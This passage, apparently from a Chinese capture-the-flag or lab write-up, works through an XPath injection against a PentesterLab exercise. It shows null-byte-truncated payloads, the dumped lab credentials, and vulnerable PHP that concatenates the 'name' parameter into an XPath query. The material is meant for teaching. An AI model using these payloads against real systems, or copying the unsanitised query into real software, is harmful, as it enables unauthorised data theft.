- 4 bookstore/book # 选取属于 bookstore 的子元素的所有 book 元素
- 5 //book # 选取所有 book 子元素,而不管它们在文档中的位置
- 6 bookstore//book # 选择属于 bookstore 元素的后代的所有 book 元素
- 7 //@lang # 选取名为 lang 的所有属性

既然截断了,后面就拼接我们的payload,先要使得父元素为真

- 1 ' or 1=1]%00
- 2 等价于
- 3 users/user/name[.=' ' or 1=1]%00']/parent::*/*message
- 4 再拼接子元素
- 5 ?name=' or 1=1]/parent::*/*child::node()%00

hackerHello hackerpentesterlabadminHello admins3cr3tP4ssw0rd

© PentesterLab 2013



贴源码

```
<?php require_once("../header.php");

    $x = "<data><users><user><name>hacker</name><message>Hello hacker</message><password>pentesterlab</password></user><user><name>admin</name><message>Hello admin</message><password>s3cr3tP4ssw0rd</password></user></users></data>";

    $xml=simplexml_load_string($x);
    $xpath = "users/user/name[.='".$_GET['name'].']/parent::*/message";
    $res = ($xml->xpath($xpath));
    while(list(,$node) = each($res)) {
        echo $node;
    }
?>
<?php require_once("../footer.php"); ?>
```